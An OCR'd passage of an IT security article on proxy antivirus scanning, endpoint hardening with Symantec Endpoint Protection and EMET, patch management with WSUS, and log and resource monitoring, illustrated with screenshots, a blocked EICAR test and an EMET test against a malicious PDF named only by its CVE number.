The vast majority of proxy has two built in features, URL filtering and Antivirus checking: with URL filtering you can blacklist or whitelist sites or domains, selecting which kind of traffic allow or block based on the URL, avoiding sites that spreads malware.

A more interesting feature is antivirus checking: you can enable an antivirus engine that scans all the HTTP traffic looking for knows malware.

HAVP is a well known HTTP proxy with antivirus engine. A third-part module that integrates with HAVP supports the antivirus scan engine, and it is able to scan not only plain text traffic but also compressed and image files, thus reducing network speed and increasing used system resources.

ZeroShell and pfSense has ClamAV engine enabled by default, since it is the only free and open source antivirus engine, but HAVP supports also AVG, Kaspersky, Avast engine and much more. It can be also used in junction with Squid, a more famous and robust proxy cache software.

Keep in mind that the effectiveness of the antivirus engine relies on the company virus database, so it is important to choose the right engine and use an aggressive antivirus update policy (Figure 4).

HAVP has a nice and simple HTML template layout that can be customized. Figure 5 shows our custom template showed when opening a malicious link. Figure 6 shows the related HAVP log.

## CHAPTER SUMMARY

The above three sections highlight the importance of having a robust network perimetral security.

As it is your fist layer to get in touch with external factors such as Internet, it is important to design and implement an effective perimetral security layer, which relies on the main and only communication channel: network traffic.

Having built strong and secure boundaries, you need to focus your attention to local network security, hardening the devices that could be targeted to "overstep" your boundaries.

## END POINT PROTECTION

In the previous paragraph we wrote about perimetral security, dealing with network traffic that passes through company network.

End point protection focuses on protecting the end point of communication that means, in a company network, securing workstations, servers and in a more general meaning all the devices that communicates with other devices both internal and external.

You can have the well configured network devices, strict policies, expensive hardware and still get compromise by opening an evil email attachment, if you don't protect workstations, servers or smart phones adequately since attackers moved from network attacks to application attacks, and the most vulnerable applications resides on the end point of communication.

Plus, since in those days perimetral security are well addressed, it is easier for an attacker to "throw a fish hook" on the network, waiting for someone to fool thus avoiding perimetral security checks and get a two steps inside company network, in which security is less rigid.

There are several of tools and techniques used to hardening and securing devices and it must to be adapted to tile each operating system, network configurations and company policies, so the following list is just a checklist or guide to take in mind.

## USER ACCOUNT HARDENING

The first thing to harden is the way employers accesses to the workstation operating system: too often, especially on a Microsoft Windows system, user uses an account placed into Local Administrator Group, which give him full control over the system, with the effect of increase the attack surface for an attacker, since all the programs will runs with Administrator's privileges.

This is the most effective breach to exploit for an attacker using a malware: think about an evil email attachment opened by a user who is logged with an Administrator account. The attachment can contain all sort of potential threat so, running with Administrator privilege, it can tamper the system taking full control of the machine and uses that to attack other devices on the intranet.

The first step to avoid similar situations to create another user on every system, without Administrator privilege so, when needed; a user needs to input the Administrator password.

This is not a panacea, since a user space key logger can intercepts the password and reuse them to later access the system with Administrator privileges, but it can stop all the automated malware and threat that needs to run with Administrator permissions and privileges.


Although it is beyond the scope of the article, implementing an Active Directory domain for a Microsoft Windows based workstations or an LDAP domain for a mixed operating system, a company may create a robust user management and workstations policy to company policies, even with a small sized network: this approach is highly scalable and adapt very well for all company sizes, making user management much simple.

## ANTIVIRUS

Since we need to abandon the myth of existence of operating system malware free, implementing an antivirus solution is another important layer of security to add to your company network, even if your Linux and Mac workstations can be a less attractive target.

Design and implement an effective antivirus solution can drastically reduce the breach caused by know malware, especially Trojan and spyware, and can have a good rate to identify unknown malware.

It is very useful to implement a centralized antivirus management solutions, even on a small network.



Sicurezza Sistemi Reti Informatiche


**http://www.eicar.org/download/eicar.com.txt**

è stato bloccato poiché è stato riscontrato il seguente virus:

**ClamAV: Eicar-Test-Signature**

SSRI di Lorenzo Laurato S.a.s. - BIC-Città della Scienza - Via Coroglio 57/D - 80124 Napoli - P.IVA 06924871210 - Tutti i diritti riservati

**Figure 5.** *EICAR test signature*



Host: fwrt (Local) | Section: proxy | Filter: ClamAV | 2013 Jul 26

```
00:37:03 ClamAV: Reloaded 2534473 signatures (engine 0.97.6)
04:37:15 ClamAV: Reloaded 2534479 signatures (engine 0.97.6)
06:37:24 ClamAV: Reloaded 2534481 signatures (engine 0.97.6)
12:05:37 ClamAV: Using database directory: /var/register/system/ClamAV/db
12:05:51 ClamAV: Loaded 2534481 signatures (engine 0.97.6)
12:06:16 ClamAV: Reloaded 2534807 signatures (engine 0.97.6)
13:45:12 192.168.1.2 GET 200 http://www.eicar.org/download/eicar.com.txt 269+68 VIRUS ClamAV: Eicar-Test-Signature
```

**Figure 6.** *HAVP antivirus log*

There are a lots of vendor with a centralized, GUI driven, antivirus software that uses a centralized server to manage the entire client engine deployed, automatically or manually, on the endpoint to protect.

The solution of such type is almost always commercial, so you need to spend a certain amount of money but it is worth it.


Figure 7 and Figure 8 shows the Symantec Endpoint Protection Center, the administrative console which deploy the antivirus suite to clients and manage them, defining policies, actions and activities to runs on all configured clients.

Figure 9 shows the client interface of SEP deployed on a Microsoft Windows XP machine.

You can see the grayed out "Disable Symantec Endpoint Protection Small Business Edition", which was set by a policy in SEP Center, as the user is unable to disable the SEP client and its components.

## SOFTWARE PROTECTION AND SOFTWARE FIREWALL

As we stated at the beginning of the paragraph "Endpoint Protection", securing workstations and servers is essential to build a secure company network.



Licenses: Good Licensing Details

Security Status: GOOD

Notifications: 3 New


Level 1: Normal

| Endpoint Protection | |
|---|---|
| Up-to-date | 1 |
| Out-of-date | 0 |
| Offline | 0 |
| Disabled | 0 |
| Total Endpoints | 1 |

| Last hour | Viruses | Spyware and Risks |
|---|---|---|
| Cleaned / Blocked | 0 | 0 |
| Deleted | 0 | 0 |
| Quarantined | 0 | 0 |
| Suspicious | 0 | 0 |

Definitions
Latest from Symantec: Jul 29 2013 r3
Latest on Manager: Jul 29 2013 r3

**Figure 7.** *Symantec Endpoint Protection Center*



Laptops and Desktops Policy serial number: B6AF-07/29/2013 16:08:55 019

View: Default view

This group contains the following computers: Page 1 of 1

| Computer | Health State | User | Last Check-in | Virus Definitions | Policy Serial Number | I |
|---|---|---|---|---|---|---|
| test-e0e0011209 | Ok | Administrator | 29/07/13 16:06 | lug-29-2013 r3 | B6AF-07/29/2013 16:08:49 887 | Not |


**Figure 8.** *SEP Center – clients' management*

After deploying effective antivirus software, it can be useful to install two additional tools that sometimes are integrated into antivirus package or can be configured and installed as stand alone: software protection and software firewall.

With software protection we mean a piece of software that runs on top on configured software that can be prone to exploit to gain access to the system: it supervises their execution and alerts when something goes wrong.

Think about a malware exploiting PDF files: when you open the malicious file the exploit triggers the malware execution in the background let the user unaware of what is going on. Thanks to software protection, the software stops its dangerous effects catching the exploit.

Software firewalls are something like built in Windows Firewall feature: its goal is to deny or allow network traffic based on running software and its behavior, to avoid malicious communications on a program based approach.



Your computer is protected.
No problems detected.

What's Next
Next scan scheduled for 20.00


Protection Technologies
The following Symantec protection technologies are installed on your computer:

Virus and Spyware Protection — On
Protects against viruses, trojan horses, and spyware
Definitions: lunedì 29 luglio 2013 r3

Proactive Threat Protection — On
Provides zero-day protection against unknown threats
Definitions: lunedì 29 luglio 2013 r1

Open Symantec Endpoint Protection Small Business Edition
Update Policy
Disable Symantec Endpoint Protection Small Business Edition

**Figure 9.** *SEP client*



Quick Profile Name: Recommended security ...
Skin: Office 2013

☑ Windows Event Log
☑ Tray Icon
☑ Early Warning

| System Status | | |
|---|---|---|
| Data Execution Prevention (DEP) | ✓ | Application Opt In |
| Structured Exception Handler Overwrite Protectio... | ✓ | Application Opt In |
| Address Space Layout Randomization (ASLR) | ✓ | Application Opt In |
| Certificate Trust (Pinning) | ✓ | Enabled |

| Process ... | Process Name | Running EMET |
|---|---|---|
| 360 | csrss - Processo runtime client server | |
| 1920 | dwm - Gestione finestre desktop | |
| 2540 | EMET_Agent - EMET_Agent | |
| 2432 | EMET_GUI - EMET_GUI | |

**Figure 10.** *EMET main panel*

Let's see a practical example, using EMET as a software protection tool, since it is from Microsoft, freeware and widely used across the world.

Figure 10 shows the EMET default panel: since it monitors the configured applications, showed in Figure 11, it is important to test these applications to avoid unexpected execution behaviors.

Let's test the effectiveness of EMET: Figure 12 and Figure 13 shows the opening of a malicious PDF file exploiting CVE-2011-2462 (Adobe Reader and Acrobat arbitrary code execution) to drop a backdoor. Without EMET, the file is opened and nothing happens.

By enabling EMET, it prevents the execution of the exploit code, which results in an application crash, as shown in Figure 14. It is interesting to note the title of the Adobe Window: it shows a SECURED append to the file name being opened.

## PATCH MANAGEMENT

To conclude the topic of end point protection, another important step is to ensure that all software running on the end point device is up to date.

Running EMET on a particularly software don't guarantee that the program is immune from exploitation, since EMET does not implement all types of anti exploit techniques, as new exploit techniques are discovered almost every day and other techniques are not publicity available.

Also, think about Microsoft Windows Updates: every week Microsoft releases vulnerabilities and patches bulletin with relative patches to apply as soon as you can to prevent 0days or other kind of attacks. It is important to design and implement an adequate, tested and effective patch management plan, to ensure all software installed on your managed end point devices are up to date, so reducing the attack surface.

There are lots of software that integrates patch management, both for third-party software and operating system core files.


Integrate this kind of software is not an easy task if you have a medium-to-large size network, since it needs to redesign your infrastructure, but if you have such a sized network maybe you already have something like that in place.

To centrally manage Linux workstations and servers you can implement Puppet or Spacewalk, both open source and freely available. It is not easy to use but when you learn its functionality it will became a powerful tool.

With Microsoft, you can use *System Center Configuration Manager* (SCCM) to deploy third-party applications and *Windows Server Update Service* (WSUS) to download and install Windows Updates. Both software can be installed on a Windows Server operating system, and they require domain joined devices in order to manage them.

Figure 15 shows the Computer tab of WSUS snap-in, in which you can view and manage domain joined devices. Figure 16 shows the list of Windows update packages installed.

It is possible to configure automatic updates through Group Policy or force them by using SCCM; it depends on your IT infrastructures and policies.



● Stop on exploit
○ Audit only
□ Deep Hooks ☑ Anti Detours
☑ Banned Functions

| App Name | DEP | SEH... | Null... | He... | EAF | Ma... | Sta... | Sim... | Call... | Me... | Loa... | Bot... |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Acrobat.exe | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| AcroRd32.exe | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| EXCEL.EXE | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| iexplore.exe | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| INFOPATH.EXE | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| java.exe | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| java.exe | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| javaw.exe | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| javaw.exe | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| javaws.exe | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| javaws.exe | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| LYNC.EXE | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| MSACCESS.EXE | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| MSPUB.EXE | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| OIS.EXE | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| OUTLOOK.EXE | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| POWERPNT.EXE | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| PPTVIEW.EXE | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| VISIO.EXE | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| VPREVIEW.EXE | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| WINWORD.EXE | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |
| wordpad.exe | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ | ☑ |

**Figure 11.** *EMET monitored applications*






**Figure 12.** *Malicious PDF file*



С Э Т Г ҮҮЛЧДЭЛ ХАЛДАВ

У г  үймээн самууны үеэр цагдаа нарт толгойдоо цохиулаад тархиндаа орсон цусны хэлтэрхийг авхуулахаар Улаанбаатар хотод яаралтай мэс засал хийлгээд Өмнөд Солонгосын Сөүл хотод 2 дахь удаагаа мэс засал хийлгэсэн гэрэл зурагчин оролцуулаан 6 сэтгүүлч гэмтэж бэрт с э н . Монгол Улсад үйл ажиллагаа явуулж буй Глоуб Интернэшнл ТТБ 2008 оны хэлтэл мэдээллийн байгууллагын эрх чөлөөний тухай илтгэлдээ сэтгүүлчдийг цагдаа нар дүрс бичлэг хийлгүүлэхгүй гэж бороохойгоор зодож эсэргүүцэгчид тэднийг цагдаа нартай хамтран ажилл а ж  байна гэж бодоод зодож байсан гэж мэдээлсэн  Радио, телевизийн сурвалжлагчид телеелж буй радио, телевизийнхээ таних тэмдэгтэй хүрэм

**Figure 13.** *PDF file opened*


CVE-2011-2462_2B203FF7805A789F64EC614DEE2A7E7B.pdf (SECURED) - Adobe Reader
File Edit View Document Tools Window Help
1

Adobe Reader 9.2

Adobe Reader 9.2 ha smesso di funzionare

Windows: al prossimo accesso a Internet è possibile ricercare online una soluzione al problema.

→ Cerca una soluzione online in seguito e chiudi il programma

→ Chiudi il programma

Visualizza dettagli problema

**Figure 14.** *PDF file protected with EMET*

### CHAPTER SUMMARY

Moving our attention from perimetral security to endpoint security, we saw what methodology is used to adequate protect internal company devices.

Note that we didn't address BYOD (Bring Your Own Device) issues, so these techniques could not be valid for such devices.

Using tools such as EMET or Symantec Endpoint Protection helps fighting against APT, which usually attacks employer's workstations as the EMET test showed.

In particular, when dealing with APT, end point protection is a key point in which focus your attention in designing, building and monitoring security and activities.

## MONITORING

So, you properly design and set up your network, your workstations and your server.


You follow these advices, correctly implements company policies, review your configurations and all seems ok.

As Bruce Schneier said "*security is not a product but a process*": you need to ensure your process is going in the right direction, taking your systems and devices up to date, actively responds to attacks and breaches, watching what is going on your IT world.

In other words, you have to monitor your network and devices to ensure IT company security and tools effectiveness.

Monitoring ensures, as said, that everything is working fine, that systems are wealthy and up to date, secured and possibly cleaned and recovered in a timely manner.

This paragraph was subdivides into three main arguments: *event log* and *system resources*, that ensure device monitoring, avoiding not only hardware fault but also strange applications activities that can lead to a malware or 0 days dangerous operations, and *network monitoring*, to avoid unusual network traffic and network based attack prevention.




All Computers (2 computers of 3 shown, 3 total)

Status: Failed or Needed

| Name | IP Address | Operating System | Installed/Not Applicable Percentage |
|---|---|---|---|
| ssri-pc01[redacted].local | 192.168.1.2 | Windows 7 Ultimate Edition | 99% |
| ssri-pcpos01.[redacted]local | 192.168.1.30 | Windows 7 Professional | 99% |

**Figure 15.** *WSUS snap-in*



All Updates ([illegible] updates of 2175 shown, 2175 total)

Approval: Approved Status: Installed/Not Applica

| Title | Classification | Installed/Not Applicable Percentage | Approval |
|---|---|---|---|
| 2007 Microsoft Office Suite Service Pack 1 (SP1) | Service Packs | 100% | Install |
| Cumulative Security Update for ActiveX Killbits for Windows 7 ([illegible]) | Security Updates | 100% | Install |
| Cumulative Security Update for ActiveX Killbits for Windows 7 ([illegible]) | Security Updates | 100% | Install |
| Cumulative Security Update for ActiveX Killbits for Windows 7 ([illegible]) | Security Updates | 100% | Install |
| Cumulative Security Update for ActiveX Killbits for Windows 7 ([illegible]) | Security Updates | 100% | Install |
| Cumulative Security Update for ActiveX Killbits for Windows 7 for x64-based Systems ([illegible]) | Security Updates | 100% | Install (2/4) |
| Cumulative Security Update for ActiveX Killbits for Windows 7 for x64-based Systems ([illegible]) | Security Updates | 100% | Install (2/4) |
| Cumulative Security Update for ActiveX Killbits for Windows 7 for x64-based Systems ([illegible]) | Security Updates | 100% | Install |
| Cumulative Security Update for ActiveX Killbits for Windows 7 for x64-based Systems ([illegible]) | Security Updates | 100% | Install (2/4) |
| Cumulative Security Update for Internet Explorer 10 for Windows 7 Service Pack 1 ([illegible]) | Security Updates | 100% | Install |
| Cumulative Security Update for Internet Explorer 10 for Windows 7 Service Pack 1 ([illegible]) | Security Updates | 100% | Install |
| Cumulative Security Update for Internet Explorer 10 for Windows 7 Service Pack 1 ([illegible]) | Security Updates | 100% | Install |
| Cumulative Security Update for Internet Explorer 10 for Windows 7 Service Pack 1 ([illegible]) | Security Updates | 100% | Install |
| Cumulative Security Update for Internet Explorer 10 for Windows 7 Service Pack 1 for x64-based Systems ([illegible]) | Security Updates | 100% | Install |
| Cumulative Security Update for Internet Explorer 10 for Windows 7 Service Pack 1 for x64-based Systems ([illegible]) | Security Updates | 100% | Install |
| Cumulative Security Update for Internet Explorer 10 for Windows 7 Service Pack 1 for x64-based Systems ([illegible]) | Security Updates | 100% | Install |

**Figure 16.** *WSUS updates*

It is good to have an all-in-one solution that can group all the monitoring resources you need to, and this can be achieved with almost any commercial software, but when you need a free or open source solution, you can have troubles getting a worldwide integrated software.

However, you can still monitor what you want, but you need two or more distinguished software, with different administration panel or user interface and parallel consults them.

Or you can use some scripting skills to get what you need, how you need.

### EVENT LOG

With Microsoft Windows Vista operating system and above, the event log management assumed an important role in auditing Windows activities.

Event third party software decided to use the new log management system to record its own activities and integrates their execution with it.

On a Linux or Mac operating system you can still get useful logs from kernel and software activities, and you can get a great level of details, but you need to tweak a little bit the operating system configuration files.

On a Microsoft Windows operating system, in Vista or earlier versions, you don't need to adjust or configure event logs, since they are enabled by defaults. On a Windows XP machine, however, you need to enable Security event logging, disabled by default, which holds important events such as user logon and logoff activities.

One key point to evaluate event log parsing and management is the ability to easily sort, filter, aggregate and view large amount of data so you can trace, correlate and, why not, graph that events.

There are a lots of software having these features: if you need enterprise and centralized log management, there are plenty of tools you can use, from ZoHo ManageEngine Eventlog Analyzer to Spicework, even Nagios has a workaround to grab and analyze Windows event log.

Even Windows Server 2008 R2 and above has a kind of event log centralized management: with Event Log Viewer snap-in you can configure the pull of all the events you from each joined domain machine and view the results within its GUI, filtering the events of interest, and can be useful for a small sized network.

The interesting part of event log monitoring is user activities auditing: logon and logoff events, USB devices plugs and unplugs, special credential requests and so on are logged by Windows so, tracing and having a global view of such events across your network devices is an invaluable value for your company network.

Figure 17 and Figure 18 shows ZoHo ManageEngine Eventlog Analyzer web interface:

## SYSTEM RESOURCES

To get a full picture of an operating system you need to monitor local system resources, as they can be useful to find unusual behaviors that can be lead to an undesired software or, even worst, a malware consuming resources.

Another scenario in which monitor system resources can be useful is to find possible software resource consumptions attacks to accomplish DoS attack or bad applications design.

There are a lots of tools, of any types, to aid monitoring system resources such as CPU, hard disk and RAM usage, software resources usage, even disk, CPU and motherboard temperature if supported by both the sensor hardware and monitoring tool.

Centralized software used to monitor system resource can be munin, Nagios or Spicework: they use an agent deployed on the endpoint machine which sends resource information to the centralized server which collects, analyzes and graphs such information.


Figure 19 and 20 shows Spiceworks web GUI monitoring Windows workstation resources. It is important to set notifications on events such as CPU exceeds some threshold or RAM consumption.

## NETWORK

Some malware can hides themselves from antiviruses, runs in the background and eats system resources without generating events.

But every malware needs to communicate with external systems or resources, just only to communicate their successful activation. Thus they cannot hide network traffic.

They can obfuscate network traffic by confuse its own data with another, for example HTTP traffic



| □ | Host \| Show IP | Error | Warning | Failure | Others | Total | Status | Last Message On | Host Group |
|---|---|---|---|---|---|---|---|---|---|
